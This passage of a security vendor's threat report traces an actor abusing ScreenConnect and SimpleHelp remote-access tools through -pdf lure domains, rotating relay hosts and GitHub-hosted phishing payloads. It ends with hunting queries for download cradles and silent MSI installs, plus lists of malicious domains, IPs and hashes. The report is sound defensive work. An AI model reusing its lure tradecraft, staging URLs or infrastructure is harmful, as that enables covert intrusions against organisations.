The two "pdf"-themed domains that staged ScreenConnect in Case A arefrom the same actor. Both were registered close together (within roughly 48 hours) through GoDaddy, on the same nameserver cluster (ns37/ns38.domaincontrol.com) and with similar ZeroSSL DV certificates, and both co-host ScreenConnect MSI packages sharing a single structural vhash (45155b83172cd3ff230fec9025027227). The naming is deliberate: supoort-pdf[.]com typosquats "support" (doubled o) with a -pdf suffix to read as an IT-support document portal, while invoice4u-pdf[.]com swaps in an invoice theme behind the same -pdf suffix to mimic business-document delivery.
The two resolve to different hosts on different providers. supoort-pdf[.]com resolves to 86.48.16[.]94 (Contabo Inc., AS40021) and presents a page titled "ScreenConnect Remote Support Software," while invoice4u-pdf[.]com resolves to 86.106.143[.]249 (M247 Europe SRL, AS9009) and presents a live "Welcome to SimpleHelp" landing page. 86.106.143[.]249 was also the ScreenConnect relay in this case, with port 8041 – ScreenConnect's default relay port – open alongside a non-standard port 4000. A single node thus exposes both a SimpleHelp web surface and an open ScreenConnect relay port.
A third domain, infososso[.]com (registered on June 14, 2026), shares supoort-pdf[.]com's hosting IP and TLS certificate and is assessed as the actor's likely next-rotation lure. As of July 27, 2026, VirusTotal shows no submitted file contacting it yet, consistent with a domain staged but not yet fielded.
Dual-role nodes and a shared build pipeline
In Case A, the two nodes each played a single, distinct role: 144.126.149[.]104 as the SimpleHelp automation gateway and 86.106.143[.]249 as the ScreenConnect interactive relay. That separation was an operational choice, not a limitation of the hosts. Both 86.106.143[.]249 (invoice4u-pdf[.]com, the ScreenConnect relay in this case) and 144.126.149[.]104 (hardcoded as the SimpleHelp gateway in the serviceconfig.xml on the primary host, and the destination of the blocked SimpleHelp callout on the second endpoint) function as dual-role nodes, hosting SimpleHelp tooling alongside ScreenConnect payloads.
The strongest cross-IP link is a shared rich_pe_header_hash (7e53740603acd1033aa752fc2fc81a73), which clusters SimpleHelp binaries across both IPs to a single developer/build environment, with submissions still active on VirusTotal. While Shodan found no ScreenConnect banner on either host's live ports, VT confirms ScreenConnect payloads on both IPs via communicating/dropped files, where ScreenConnect payloads are delivered from or via these nodes (confirmed by sandbox-observed IP contacts and dropped files). The ScreenConnect service itself may not be persistently listening on a standard port at scan time, and the dual-role characterization is sustained by the file-level evidence.
The implication is that either node could have played either part. The actor draws from a pool of uniform, dual-capable hosts and assigns roles per operation, splitting automation from hands-on-keyboard activity across separate infrastructure in this case, while retaining the flexibility to reassign or collapse those roles onto any host. That interchangeability complements the redundancy-and-rotation pattern seen throughout; no single host is purpose-built or irreplaceable.
SimpleHelp distribution via GitHub

This delivery chain was not observed in-case. SimpleHelp was already resident when our visibility began, but was reconstructed through open-source infrastructure analysis. It offers a strong candidate for how SimpleHelp reached the host rather than confirmed evidence. With that caveat, pivoting on the two nodes' communicating files makes the delivery layer visible. Querying VirusTotal for files observed contacting either IP returns a set of SimpleHelp binaries whose In-the-Wild URLs resolve back to GitHub, a sprawling cluster of throwaway accounts serving executables from raw.githubusercontent.com and repository raw paths (see the distribution-vector capture). The filenames follow a consistent convention: an IL- prefix (Israel), 2025/2026 year markers that suggest campaign iteration, police strings (Israeli police impersonation), and -pdf.exe or double-extension -pdf.exe.exe lures posing as PDF documents. Using GitHub raw as the delivery layer inherits the platform's reputation and TLS, making it harder to block wholesale than the disposable -pdf domains.
Rotating infrastructure: Six more dual-role hosts
Pivoting on the shared rich_pe_header_hash (7e53740603acd1033aa752fc2fc81a73),the SimpleHelp build-pipeline fingerprint, together with the GitHub-delivered filename patterns, surfaces at least six further IPs that behave as dual-role SimpleHelp/ScreenConnect hosts (list not exhaustive):
- 161.97.166[.]38
- 198.23.185[.]231
- 154.53.50[.]197
- 158.94.210[.]26
- 164.68.120[.]30
- 185.196.10[.]48
Most sit on the same hosting providers seen in the case, notably Contabo (AS40021, AS51167). Five of the six carry an AsyncRAT association in VirusTotal, consistent with the shared-infrastructure overlap noted earlier rather than AsyncRAT being deployed in our case. Several expose the same port fabric (SimpleHelp on 9999/8888/9009, ScreenConnect on 8041/443), though the actor varies the exact ports host to host.

The domains rotate across the IP pool. The more telling pattern is in passive DNS: the actor's -pdf/lure domains do not stay pinned to one host but migrate across the pool over time, and the same domain reappears on multiple IPs. For example:
- usapdfa[.]com resolved to 161.97.166[.]38 (May 1, 2026), then 164.68.120[.]30 (June 10, 2026), then 198.23.185[.]231 (July 1, 2026).
- social-vpdf[.]com moved across 164.68.120[.]30, 144.126.149[.]104, and 198.23.185[.]231 between late 2025 and mid-2026.
- soka-nline[.]com, ispolic[.]com, and rovider[.]net each appear on two different IPs at different dates.
Domains cycle through multiple hosts and the hosts share multiple domains, with the shared build-pipeline hash and the reused domain set tying this pool of hosts together. The same behavior is seen at the host level, now visible across the actor's whole relay estate: The disposable layer (IPs, ports, which domain points where) cycles continuously, while the core elements (the build fingerprint, the -pdf naming convention, the RMM pairing) stay the same.
One incidental detail on 86.106.143[.]249: it carries a Mullvad-relay PTR (us-nyc-br-201.relays.mullvad[.]net) and a "VPN egress" tag in VirusTotal, both dating to 2022, well before the actor's 2026 use of the address. The most likely explanation is ordinary address recycling by the hosting provider (M247), with the VPN history belonging to an unrelated prior tenant rather than the actor. Notably, an address with a residual VPN/"egress" reputation attracts less scrutiny, and reusing reputationally-clean or benign-tagged infrastructure is a pattern this actor uses elsewhere, as seen in the abuse of GitHub raw hosting and the Manus AI-platform CDN for payload staging. Whether the actor deliberately selected a former VPN node here or simply inherited the address is unconfirmed; the residual tag is a reminder that historical reputation on recycled infrastructure can work in an attacker's favor either way.
Overlaps with public reporting
Two independent overlaps connect the infrastructure we mapped to campaigns reported separately by other vendors. Neither amounts to formal attribution, but both are stronger than coincidental co-location.
- rovider[.]net - An actor-owned domain shared with Acronis's reporting. One of the rotating domains above, rovider[.]net, overlaps directly with public reporting: Acronis documented morco.rovider[.]net, gaza.rovider[.]net, and lightc.rovider[.]net as ScreenConnect-staging subdomains in its trojanized-installer research. This is a stronger link than a shared hosting provider or a reused third-party service. rovider[.]net is an actor-registered domain that was created on May 9, 2025 through GoDaddy on the ns63/ns64.domaincontrol.com nameservers. This is the same registrar and *.domaincontrol.com nameserver family, and the same registration tradecraft, as the case lure domains supoort-pdf[.]com and invoice4u-pdf[.]com. The morco/gaza/lightc subdomains are the operator's own naming rather than service-generated labels, which rules out a shared dynamic-DNS or subdomain-as-a-service explanation. Its appearance in both our investigation and Acronis's separately reported campaign indicates that the two clusters are the same activity or closely related operators who are using shared operational infrastructure. We're not attributing this to a named group, but this is a direct, actor-controlled-infrastructure link. Shared operational infrastructure can also reflect a common builder, an access-broker handoff, or affiliates of a single operation; the registrant details here are privacy-masked so the link is inferred from registrar, nameserver, and tradecraft correlation rather than a matched registrant identity.
- 198.23.185.0/24 - A shared range across our two cases and Securelist's reporting. The 198.23.185.0/24 range (NOHAVPS, AS63025) recurs across three data points: 198.23.185[.]231, a dual-role host in our pivot cluster; 198.23.185[.]136, the relay our SEO-poisoning (balenaEtcher) case attempted to reach; and 198.23.185[.]81, listed in the "Fake domain infrastructure" section of Securelist's SEO-poisoning/AsyncRAT research. A shared /24 is, by itself, a weak signal. Providers allocate many unrelated customers within a single block, so we do not read it as proof of a single operator. Its weight comes from context, as all three are ScreenConnect-abuse relays on the same niche provider, several carrying AsyncRAT associations, clustering in one narrow range. Taken with the shared build-pipeline fingerprint and the rotating -pdf domain set, it indicates the SEO-poisoning and RMM-chaining strands are drawing relay infrastructure from a common pool or provider footprint — evidence of a shared infrastructure between our two cases and Securelist's separately reported campaign, rather than confirmed common attribution.
Delivery vector and victimology (GitHub cluster)
Although the RMM-chaining case itself began below our visibility, the GitHub-delivery cluster it connects to carries several artifacts that point back to phishing email as a supported initial vector. Some of the raw GitHub delivery URLs contain SafeLinks artifacts (safelinks.protection.outlook, data=05), which directly imply those links passed through Microsoft 365 email infrastructure (meaning they were clicked from an email) before reaching the victim. The filenames use familiar email pretexts like police summons, government notices, Social Security statements, and invoices that are designed to create urgency to click (Update-POLICE.exe, Israel-Gov.exe, Social_eStatement_2026_Pdf.exe). Additionally, TinyURL links (tinyurl[.]com/police-2026-pdf, tinyurl[.]com/pdf-police-01057) appear in the delivery chain, a common phishing technique to hide the final GitHub-raw destination from both the recipient and mail-security filtering before redirecting to the payload.
The victimology visible in the lure filenames and target domains suggests two parallel campaigns sharing one backend. One is heavily Israel-themed (Israel-Gov.exe, Srael-154-PDF.exe.exe, driverapply@police.gov.il_6537401.exe, IL-2025-pdf.exe, PDF-2026IL.exe.exe), pointing to Israel-based or Hebrew-speaking targets. The other uses financial-document lures (Social_eStatement_2026_Pdf.exe, Invoice-2025-089-12.exe) aimed at a different profile, as the target domains embedded after the question mark in the GitHub URLs span legal, media, finance, healthcare, real estate, logistics, and professional-services organizations, almost entirely U.S.-based (.com/.org/.edu, plus a U.S. county government), with a few outliers such as Hungary and South Korea in the 2026 activity. This suggests the actor runs parallel campaigns off the same C&C nodes, builder toolchain, and GitHub-delivery mechanism, tailoring only the social-engineering lures for different audiences.
Notably, our own RMM-chaining case happened at an Israel-based organization, which matches the Israel-themed lures we found in the infrastructure.The targeting we inferred from the filenames also showed up in a real intrusion we handled. At the same time, the broader victimology (predominantly U.S.) confirms the actor was not Israel-exclusive, but running parallel, regionally-tailored campaigns off shared infrastructure. The U.S.-heavy, document-themed targeting matches what CISA, Acronis, and Securonix have reported. The Israel and police.gov.il targeting profile is something we surfaced ourselves, both from the infrastructure and from one of our own cases.
Conclusion
What these cases illustrate is how legitimate tools are weaponized: Actors reconfigure a genuine, code-signed client to phone home to attacker-controlled infrastructure, then deliver it through whatever route gets it installed – phishing emails dressed as DocuSign notifications, poisoned search results bundled with working freeware, ad-injected redirects, and in the deepest case, one trusted RMM tool used to silently deploy another. The installer passes every reputation check. The binary is real. The only thing that distinguishes a sanctioned deployment from a malicious one is context: where it came from, what relay it connects to, and whether anyone authorized it.
What the deepest case showed is what this technique looks like when it isn't caught early. The actor operated with patience and structure: three failed download attempts before rotating to a domain that worked, multiple ScreenConnect instances deployed with Microsoft-mimicking service names and directory paths, persistence hooks reaching into the Windows logon UI, and a methodical script-by-script eviction of every competing remote-access tool on the host before forcing a reboot. The infrastructure behind it was built the same way: a pool of dual-role nodes provisioned from a shared build pipeline, with lure domains cycling across IPs to ensure no single takedown disrupted operations. That kind of redundancy is designed to outlast indicator-based blocking.
Most of the intrusions in this set were stopped before the actor established a foothold, not because the installer was flagged malicious, but because MDR analysts built the context around it that automated tools couldn't.
Recommendations
Based on our investigation findings, we recommend organizations implement the following controls:
- Establish an RMM allowlist policy: Document all authorized remote-access tools and their specific instance IDs. Any ScreenConnect, SimpleHelp, or similar tool connecting to non-sanctioned relays should trigger immediate investigation.
- Block known abuse patterns: Implement URL filtering for the common ScreenConnect staging patterns we observed (?e=Access&y=Guest and /Bin/ paths) when they appear on non-authorized instances.
- Implement network segmentation for administrative tools: RMM software should connect only from designated admin workstations to specific internal systems, never from general user endpoints to external relays.
- Feed email sensor telemetry into TrendAI Vision One™. These intrusions were stopped at the lure link, before the installer ever ran. Without that visibility, the endpoint alert is the first thing you'd see, and by then it's already installed.
TrendAI Vision One™ Threat Intelligence Hub
TrendAI Vision One™ Threat Intelligence Hub provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.
Emerging Threats: ScreenConnect RMM Abused for Covert Access
TrendAI Vision One™ Intelligence Reports (IOC sweeping)
ScreenConnect RMM Abused for Covert Access
TrendAI Vision One™ customers can retrieve the indicators associated with this activity for retrospective sweeping across their environment.
TrendAI Vision One™ XDR Data Explorer App
Customers using TrendAI Vision One™ can use the XDR Data Explorer App to match the malicious indicators covered in this blog article against data in their own environments for hunting purposes.
LOLBIN fetch - curl.exe spawned by cmd.exe fetching a ScreenConnect installer
Purpose: Detects cmd.exe spawning curl.exe (a trusted, signed Windows LOLBIN) to fetch an installer - the draft's isinfo[.]top case, consistent with a pasted/ClickFix-style command.
parentFilePath:cmd.exe AND objectFilePath:curl.exe
AND objectCmd:("ScreenConnect" AND ".msi")
Browser/process download of a ScreenConnect installer from a non-vendor domain
Purpose: Generalizes the check.ufozz[.]vu / speciameemenow[.]de / dnsml[.]vu cases: a ScreenConnect-named installer written to disk while the endpoint's recent network activity shows a host that is not *.screenconnect.com.
eventSubId:603 AND objectFilePath:"ScreenConnect" AND NOT request:screenconnect.com
Silent, unattended MSI install of ScreenConnect
Purpose: The core installation fingerprint used in every executed case: msiexec launched with fully silent flags against an MSI staged in a world-writable path.
objectFilePath:msiexec.exe
AND objectCmd:("/qn" AND "/norestart")
AND objectCmd:("*\\Users\\Public\\*" OR "*\\Windows\\Temp\\*" OR "*SystemTemp\\ScreenConnect*")
RMM chaining - SimpleHelp spawning a PowerShell MSI-download cradle
Purpose: Detects one signed RMM tool (SimpleHelp's Remote Access.exe) deploying another (ScreenConnect) via a PowerShell download cradle writing to C:\Users\Public\ and invoking msiexec silently - the deepest case in the draft.
parentFilePath:"*\\JWrapper-Remote Access\\JWrapper-Windows64JRE-*\\bin\\Remote Access*.exe"
AND objectFilePath:powershell.exe
AND objectCmd:(DownloadData OR Invoke-WebRequest OR WebClient)
Known ScreenConnect/SimpleHelp abuse infrastructure (documented IOCs)
Purpose: Straightforward IOC match against the domains/IPs published with this campaign.
dst:(86.106.143.249 OR 144.126.149.104 OR 37.221.64.227 OR 161.97.166.38
OR 198.23.185.231 OR 154.53.50.197 OR 158.94.210.26 OR 164.68.120.30 OR 185.196.10.48)
OR request:(check.ufozz.vu OR speciameemenow.de OR edocs.com OR isinfo.top
OR invoice4u-pdf.com OR supoort-pdf.com OR files.manuscdn.com
OR rovider.net OR morco.rovider.net OR gaza.rovider.net OR lightc.rovider.net
OR infososso.com OR usapdfa.com OR social-vpdf.com OR soka-nline.com OR ispolic.com
OR dnsro.vu OR xervian.vu OR kernico.vu OR vavun.vu OR sdkci.vu OR dnsma.vu OR dnsml.vu
OR balenaetcher.co OR start-download.duckdns.org OR update.tap-vpns.top)
More hunting queries are available for TrendAI Vision One™ customers with the Threat Intelligence Hub entitlement enabled.
MITRE ATT&CK techniques
| Tactic | ID | Technique |
|---|---|---|
| Resource Development | T1583.001 | Acquire Infrastructure: Domains |
| Initial Access | T1189 | Drive-by Compromise |
| Initial Access | T1566.002 | Phishing: Spearphishing Link |
| Execution | T1204.002 | User Execution: Malicious File |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell |
| Persistence | T1543.003 | Create or Modify System Process: Windows Service |
| Defense Evasion | T1553.002 | Subvert Trust Controls: Code Signing |
| Defense Evasion | T1562.001 | Impair Defenses: Disable or Modify Tools |
| Command & Control | T1219 | Remote Access Software |
| Command & Control | T1105 | Ingress Tool Transfer |
Indicators of compromise
TrendAI Vision One™ detects and blocks the indicators of compromise (IOCs) outlined in this blog, and provides customers with tailored threat hunting queries, threat insights, and intelligence reports. The relevant threat intelligence and hunting resources can be found here.
File IOCs
| Filename | SHA1/SHA256 |
|---|---|
| ScreenConnect.ClientSetup.exe | 3b4e25801257fe61b7b265f8fca5ca6fbadb3a230aa8786606a82d18f0083b9a |
| ScreenConnect.ClientSetup.exe | 392bd58e90400ee530df45a1eaab71c6c09f71e87bc1da1f642fb68bc7a1d775 |
| ScreenConnect.ClientSetup.exe | SHA1: 3ebfdd342f0e825f4c8a10448b10153245ab0dab |
| ScreenConnect.ClientSetup.msi | SHA1: 91246f683c6b78f67bf0eb7dd0043dc459f548cb |
| JWrapper-Remote Access.rar | 70c27aaa0c179a0a6f1c24a0e70574a5e38de0e9d168e93a373365c457c70a52 |
Network IOCs
| Domain / IP | Category |
|---|---|
| check.ufozz[.]vu | Disease Vector |
| hxxps://m-kc.screenconnect[.]com/Bin/ScreenConnect.ClientSetup.msi?e=Access&y=Guest | Malware Accomplice |
| edocs[.]com | Malware Accomplice |
| speciameemenow[.]de | Disease Vector |
| supoort-pdf[.]com | Malware Accomplice |
| dnsro[.]vu | Disease Vector |
| xervian[.]vu | Disease Vector |
| kernico[.]vu | Disease Vector |
| vavun[.]vu | Disease Vector |
| sdkci[.]vu | Disease Vector |
| dnsma[.]vu | Disease Vector |
| dnsml[.]vu | Disease Vector |
| isinfo[.]top | Disease Vector |
| files.manuscdn[.]com | Malware Accomplice |
| invoice4u-pdf[.]com | Malware Accomplice |
| 86.106.143[.]249 | C&C Server |
| 37.221.64[.]227 | C&C Server |
| 144.126.149[.]104 | C&C Server |